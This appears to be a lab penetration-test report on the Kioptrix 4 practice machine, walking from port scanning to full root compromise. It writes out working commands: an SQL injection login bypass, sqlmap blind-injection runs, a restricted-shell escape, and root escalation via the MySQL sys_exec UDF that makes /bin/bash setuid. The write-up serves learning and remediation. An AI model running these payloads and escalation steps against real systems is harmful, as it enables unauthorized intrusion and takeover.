Kioptrix 4 Vulnerability Assessment

From Network Discovery to Root-Level Compromise

Author

Luis Cepeda

PROJECT TYPE

Independent Vulnerability Assessment


ASSESSMENT ENVIRONMENT

Authorized Isolated Cybersecurity Lab

DATE

July 20, 2026

Executive Summary



KEY OUTCOME

Testing identified two critical findings that formed a complete compromise chain.

A blind SQL injection vulnerability in the login form allowed valid user credentials to be extracted and reused for SSH access. From that low-privilege session, an insecure MySQL configuration enabled operating-system commands to execute with root privileges

Attack Surface Discovery | Full TCP Port Scan

Full TCP Port Scan Results

nmap -sS -sV -O -p- 192.168.77.101

```
$ sudo nmap -sS -sV -O -p- 192.168.77.101

Nmap scan report for 192.168.77.101
Host is up.

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2
80/tcp open http Apache httpd 2.2.8
139/tcp open netbios-ssn Samba smbd 3.X - 4.X
445/tcp open netbios-ssn Samba smbd 3.X - 4.X

Device type: general purpose
Running: Linux 2.6.X
```

Evidence E01: Open TCP services identified on the Kioptrix 4 target.

OBJECTIVE & TOOL

Objective: Identify exposed TCP services and determine which services warranted deeper enumeration.

Tool: Nmap (Network Mapper)

Key Findings (Open Ports)

22/tcp: SSH

80/tcp: HTTP

139/tcp: NetBIOS/SMB

445/tcp: SMB

ANALYSIS & NEXT STEP

Analysis: The HTTP service exposed a reachable web application and was prioritized for further testing. SSH and SMB remained secondary attack paths.

Next step: Perform targeted enumeration of ports 22, 80, 139, and 445 to identify service versions and configurations.

Service Validation & Web Target Prioritization

Targeted Port Enumeration

```
$ sudo nmap -sC -sV -O -p 22,80,139,445 192.168.77.101
Starting Nmap ( https://nmap.org )
Nmap scan report for 192.168.77.101
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2
80/tcp open http Apache 2.2.8 / PHP 5.2.4-2ubuntu5.6
139/tcp open netbios Samba smbd 3.X - 4.X
445/tcp open smb Samba smbd 3.0.28a
|_message_signing: disabled

$ whatweb http://192.168.77.101
http://192.168.77.101 [200 OK] Apache[2.2.8], PHP[5.2.4]
```

Evidence confirming specific software versions and web technologies.

OBJECTIVE & TOOL

Objective: Validate the exposed services, identify notable configurations, and select the strongest path for application-level testing.

Tool: Nmap and WhatWeb

EVIDENCE IDENTIFIED

80/tcp: Apache web application using PHP 5.2.4

445/tcp: Samba 3.0.28a

SMB message signing: Disabled

HTTP response: Web application reachable and responding successfully

ANALYSIS & NEXT STEP

Analysis: Focused enumeration confirmed an active Apache/PHP web application on port 80. Because the application exposed an interactive login form, HTTP was prioritized over SSH and SMB for further testing.


Next step: Map the login request, identify its POST parameters, and test the input handling for authentication weaknesses.

Evidence E04: Targeted enumeration confirmed service versions, disabled SMB message signing, and a reachable Apache/PHP web application.

INITIAL TESTING

Login Request Mapping & Manual Bypass Test

HTTP Form Mapping



Evidence E03 : Login endpoint, request method, and input parameters identified.

Authentication Bypass

```
curl -s -i -X POST
http://192.168.77.101/checklogin.php \
-d "myusername=' OR '1'='1&mypassword=' OR '1'='1"
HTTP/1.1 302 Found
Location: login_success.php
Connection: close
# Bypass validation succeeded
```

Evidence E04: Crafted POST request returned a 302 redirect to **login_success.php**

Vulnerability Assessment Readout

OBJECTIVE & METHOD

Objective: Map the login request and observe how the application responded to crafted input.

Tools: cURL and web browser

Request: POST /checklogin.php

Parameters: myusername, mypassword

Observed Result

- The login form submitted both parameters to /checklogin.php.
- A crafted POST request returned **HTTP/1.1 302 Found.**
- The response redirected to **login_success.php.**
- The result indicated possible authentication bypass through manipulated input.

Limitation & Next Step

Limitation: The manual test did not determine which individual parameter was vulnerable or confirm the exact SQL injection method.

Next Step: Test the parameters independently with sqlmap to confirm exploitability and identify the affected parameter.

Vulnerability Confirmation

Blind SQL Injection Confirmed in mypassword

SQLmap DBMS Analysis

```
$ sqlmap -u "http://192.168.77.101/checklogin.php" \
--data="myusername=test&mypassword=test&Submit=Login" \
-p mypassword --batch --level=5 --risk=3 --flush-session
--ignore-redirects --code=302 --current-db

Parameter: mypassword (POST)
Type: boolean-based blind / time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: myusername=test&mypassword=test' AND (SELECT 2073 FROM
(SELECT(SLEEP(5)))ptXp)
web application technology: Apache 2.2.8 / PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
current database: 'members'
```

CRITICAL

Confirmation Summary

Affected Endpoint
/checklogin.php

Confirmed Parameter (POST)
mypassword

Injection Techniques
Boolean-based blind
Time-based blind

Backend DBMS
MySQL >= 5.0.12

Current Database:
members

Control Test (myusername)
Not confirmed injectable

Result: sqlmap confirmed time-based blind SQL injection in the mypassword POST parameter, enabling interaction with the backend MySQL database.

Evidence E05: sqlmap confirmed blind SQL injection in the **mypassword** POST parameter.

How Blind SQL Injection Was Validated

Response differences and controlled delays confirmed that injected conditions affected the backend query.

Validation Evidence & Methods

Parameters Tested:

> myusername [Not confirmed injectable]
> mypassword **[Confirmed injectable]**

#1 Boolean Method (YES/NO)

- Query TRUE: Site responds normally.
- Query FALSE: Site responds differently.

Result: No difference in responses confirms backend processing.

#2 Delay Method (TIME)

- Injected: "SLEEP(5)" payload

Result: 5-second execution delay confirmed vulnerability without requiring on-screen errors.

Validation Logic & Results

BOOLEAN-BASED BLIND

Different responses confirmed that the injected condition influenced backend processing.

TIME-BASED BLIND

A conditional SLEEP(5) payload produced a measurable delay, confirming that the injected condition executed despite the absence of visible database output.

CONTROL TEST

myusername was not confirmed injectable. IParameter-level testing isolated the confirmed SQL injection to **mypassword**.

FINAL VERIFICATION

Boolean-based and time-based testing confirmed one blind SQL injection vulnerability in the `mypassword`POST parameter.

Interpretation of Evidence E05 | Response and timing changes validated blind SQL injection in mypassword.

Credential Extraction & SSH Access

Using Extracted Credentials to Gain Initial System Access

database_dump.sql - sqlmap

Credential Extraction

Passwords extracted and securely masked to ensure confidentiality.

```
Database: members | Table: members
+----------+----------------------------------+
| username | password |
+----------+----------------------------------+
| robert | [Masked] |
| john | [Masked] |
+----------+----------------------------------+
```

Evidence E06: Credentials extracted from the members database and securely redacted.

john@: ~ - SSH Session

john@Kioptrix4 — Restricted SSH Session

Valid login verified using harvested password reuse.

```
$ ssh john@192.168.77.101
john@192.168.77.101's password: ********
Welcome to LigGoat Security Systems
== Welcome LigGoat Employee ==
LigGoat Shell is in place. Type '?' for help.
john:~$
```

Evidence E07: Extracted credential for john successfully authenticated to the SSH service.

Method & Evidence

Tools: sqlmap and OpenSSH client
Database: members
Table: members
Extracted Fields: username, password

Observed Result

- Credentials for **john** and **robert** were extracted and redacted.
- The credential for **john** successfully authenticated over SSH.
- The resulting session opened inside the restricted **LigGoat shell**.

Security Impact & Next Step

Impact: The SQL injection compromise extended from the web application into authenticated operating-system access.

Next Step: Escape the restricted shell, establish the current privilege level, and investigate potential privilege-escalation paths.

Restricted Shell Escape & Privilege Baseline

The restricted shell's Python os.system() function functionality was used to launch a standard Bash shell.

john@Kioptrix4: ~ - Shell Escape

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

Evidence E08: The restricted LigGoat shell was escaped and a standard Bash session was launched.

john@Kioptrix4: ~ - Sudo Check

```
john@Kioptrix4:~$ sudo -l
 [sudo] password for john:

Sorry, user john may not run sudo on Kioptrix 4.
```

Evidence E09: The session remained under john, and sudo -l confirmed that no sudo commands were authorized.

Method & Observed Result

Command: `echo os.system('/bin/bash')`
Identity Checks: `whoami, id`
Authorization Checks: `sudo -l`

Privilege Assessment

Sudo `-l` Returned a Denial

- The Bash session remained assigned to john with uid=1001.
- sudo -l confirmed that john had no authorized sudo permissions.
- The shell escape expanded command access but did not elevate privileges.

Next Step

Examine local files & configurations: Audit local application files, service configurations, and database permissions for privilege-escalation opportunities.

Source Code Analysis

Application Source-Code Review | SQL Injection Root Cause

checklogin.php — Source Code Viewer

```
$ cat /var/www/checklogin.php
<?php
$host="localhost";
$username="root";
$password="";
$db_name="members";
$tbl_name="members";
mysql_connect("$host", "$username", "$password")
or die("cannot connect");
mysql_select_db("$db_name")
or die("cannot select DB");
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
$myusername = stripslashes($myusername);
//$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
//$mypassword = mysql_real_escape_string($mypassword);
$result=mysql_query(
"SELECT * FROM $tbl_name
WHERE username='$myusername'
and password='$mypassword'"
);
?>
```

Evidence E10: Source-code review identified unsafe query concatenation, missing password-input escaping, and a root database connection configured with a blank password.

Evidence Identified

- The application connects to MySQL as root using an empty password string.
- myusername is passed through mysql_real_escape_string().
- The equivalent protection for mypassword is commented out.
- Both values are inserted directly into a dynamically constructed SQL query.

Root-Cause Analysis

The mypassword value was inserted directly into the authentication query without parameterization or active escaping. Crafted input could therefore alter the query logic, explaining why SQL injection was confirmed specifically in the password parameter.

Security Significance & Next Step

Impact: The application combined unsafe query construction with an excessively privileged database account. This increased the potential impact of SQL injection beyond authentication bypass and database disclosure.

Next Step: Verify whether the configured MySQL root account permits passwordless local access and assess the database service for host-level privilege-escalation conditions.

MySQL Misconfiguration Chain | Root Command-Execution Path

john@Kioptrix4: ~ - MySQL Escalation Path

```
# Passwordless MySQL Root Access
john@Kioptrix4:~$ mysql -u root
mysql> SELECT USER();
USER()
root@localhost

# MySQL Running as Linux Root
john@Kioptrix4:~$ ps aux | grep -i '[m]ysql'
root ... /usr/bin/mysqld_safe
root ... /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
--user=root --port=3306

# Command-Execution UDF Installed
$ mysql -u root -e "SELECT * FROM mysql.func;"
+----------------------+-----+--------------------+----------+
| name | ret | dl | type |
+----------------------+-----+--------------------+----------+
| lib_mysqludf_sys_info | 0 | lib_mysqludf_sys.so | function |
| sys_exec | 0 | lib_mysqludf_sys.so | function |
+----------------------+-----+--------------------+----------+
```

Evidence E11: Passwordless MySQL administrative access, a root-owned MySQL service, and an enabled **sys_exec** UDF established a root command-execution path.

Attack Chain Analysis

Three Conditions Enabling Escalation

01 **Passwordless MySQL Administrative Access**

The low-privileged **john** account successfully authenticated locally to MySQL as database **root** without supplying a password.

02 **MySQL Service Running as Linux Root**

The **mysqld** process was configured to run under the Linux **root** account, giving database-triggered operating-system commands administrative privileges.

03 **Command-Execution UDF Available**

The **'sys_exec'** function from **lib_mysqludf_sys.so** was installed and available for executing operating-system commands through MySQL.

Escalation Path Identified

Next Step: Execute a controlled command through sys_exec and verify the resulting Linux privilege level.

Vulnerable UDF installation combined with administrative process owner execution.

Root-Level Command Execution via MySQL UDF

Root Command-Execution Proof

```
$ mysql -u root -e \
"SELECT sys_exec(
'id > /tmp/mysql_root_proof.txt;
chmod 644 /tmp/mysql_root_proof.txt');"
$ ls -l /tmp/mysql_root_proof.txt
-rw-r--r-- 1 root root ... /tmp/mysql_root_proof.txt
$ cat /tmp/mysql_root_proof.txt
uid=0(root) gid=0(root)
```

Evidence E12: The id command executed through **sys_exec** produced a root-owned file containing **uid=0(root).**

Effective Root Shell

```
$ mysql -u root -e \
"SELECT sys_exec('chmod 4755 /bin/bash');"
$ /bin/bash -p
bash-3.2# whoami
root
bash-3.2# id
uid=1001(john) gid=1001(john)
euid=0(root) groups=1001(john)
```

Evidence E13: A Bash session launched with preserved privileges returned **whoami: root** and **euid=0(root).**

Method & Verification
Tools: MySQL client and Bash
Execution Path: MySQL **sys_exec** UDF
Initial Account: john, uid=1001

Verified Outcomes

Root command execution: Commands invoked through sys_exec inherited the Linux root privileges of the MySQL service.

Effective root shell: The real user remained uid=1001(john), while euid=0(root) gave the Bash session effective root authority.

Impact: Result: The low-privileged SSH session achieved unrestricted administrative control of the host.
Next step: Consolidate the findings, assess business impact, and develop prioritized remediation and validation requirements.

Comparable Cyber Incidents & Documented Business Impact

Real-world breaches demonstrate how application vulnerabilities and security misconfigurations can escalate into major consequences.

HEARTLAND PAYMENT SYSTEMS | SQL INJECTION [1][2] Critical Severity

Attack Pattern

SQL injection was used for initial access in a campaign that progressed to malware installation, persistent network access, and payment-card theft.

Business Impact

- More than 130 million card records allegedly stolen across the campaign
- $147.6 million in gross breach-related expenses | $114.7 million in settlements
- $32.9 million in investigation, legal, remediation, and crisis costs

Executive Lesson

An application-layer injection weakness can become an enterprise-wide incident with nine-figure consequences.

TALKTALK | SQL INJECTION [3][4] Critical Severity

Attack Pattern

Attackers exploited SQL injection in legacy webpages connected to a customer database. Outdated software and inadequate monitoring increased the exposure.

Business Impact

- 156,959 customer records accessed | 15,656 bank-account records exposed
- £40–45 million in exceptional costs | £15 million trading impact
- Approximately 95,000 customer losses | £400,000 regulatory fine

Executive Lesson

A well-known web vulnerability can produce customer churn, regulatory action, recovery costs, and lasting reputational damage.

CAPITAL ONE | APPLICATION MISCONFIGURATION [5][6][7] Critical Severity

Attack Pattern

A misconfigured web application firewall enabled unauthorized access to data stored in Capital One's cloud environment.

Business Impact

- More than 100 million people affected
- $80 million regulatory penalty | $190 million customer settlement
- $100–150 million in initially projected incident costs

Executive Lesson

Misconfiguration and excessive access can amplify one application-layer weakness into a major data breach.

Executive Takeaway: Comparable incidents show that application vulnerabilities and misconfigurations can escalate into enterprise events involving operational disruption, customer loss, regulatory action, litigation, and nine-figure costs. This assessment does not predict identical losses, but it demonstrates a technical path to complete host compromise.

Remediation Roadmap: Immediate, Short-Term, and Validation Phases

Phase 1: Immediate

0-7 Days

- Rotate all local system and database credentials immediately.
- Enforce a strong password on the local MySQL root account.
- Remove 'sys_exec' and unsafe User Defined Functions (UDFs) from MySQL.
- Review server for unauthorized changes.
- Rebuild from trusted image if integrity cannot be verified.

Phase 2: Short-Term

8-30 Days

- Rebuild login code to use SQL Prepared Statements (Parameter Binding).
- Run the MySQL service account under a dedicated, low-privilege user (not system root).
- Set up robust secure password hashing (e.g., bcrypt) in the database.
- Enforce a strict policy of least privilege for database connections.
- Prevent credential reuse between web and SSH accounts.
- Restrict MySQL plugin directories.
- Apply server-side validation to all login inputs.

Phase 3: Validation

Post-Remediation

- Run targeted vulnerability scans to verify successful remediation of the SQL injection.
- Conduct credential-reuse tests to confirm rotated passwords cannot be used for SSH access.
- Perform retests on the local MySQL service to confirm command-execution capabilities are fully disabled.
- Confirm MySQL root requires authentication.
- Confirm sys_exec is removed.
- Confirm MySQL cannot execute Linux commands as root.

Takeaway: System security is achieved by instantly addressing the vulnerabilities in the short term, securing service architectures in the medium term, and performing continuous validation.

TECHNICAL EVIDENCE & VERIFICATION PORTAL

Every major presentation claim is mapped to GitHub evidence entries, sanitized copies of original screenshots, searchable transcripts, and detailed vulnerability findings.

Public Assessment Report

`presentation/Kioptrix4-Public-Assessment.pdf`

The polished presentation documenting assessment scope, attack progression, confirmed impact, comparable business incidents, and remediation priorities.

PRIMARY VERIFICATION DESTINATION

Evidence Directory

`evidence/EVIDENCE_INDEX.md`

The central verification layer. Evidence E01–E13 maps presentation claims to testing objectives, commands, sanitized screenshots, transcripts, results, limitations, and related findings.

Detailed Findings

`findings/`

Professional vulnerability writeups. Includes root causes and business risks for:

K4-001 — SQL Injection in Login Authentication
K4-002 — MySQL Misconfiguration Enabling Root-Level Command Execution

Repo Overview

`README.md`

Scope, authorization, methodology, skills demonstrated, repository structure, and project navigation.

Evidence Range Reference Map

E01–E02 Reconnaissance & Service Enumeration
E03–E05 Login Mapping & SQL Injection Validation
E06–E07 Credential Extraction & SSH Access
E08–E10 Shell Escape, Privilege Baseline & Root-Cause Analysis
E11–E13 MySQL Escalation & Root-Access Verification

Hyperlink:

https://github.com/luicep/kioptrix4

Traceability Flow: Presentation Claim ➔ Evidence ID ➔ GitHub Evidence Entry ➔ Sanitized Screenshot or Transcript ➔ Detailed Finding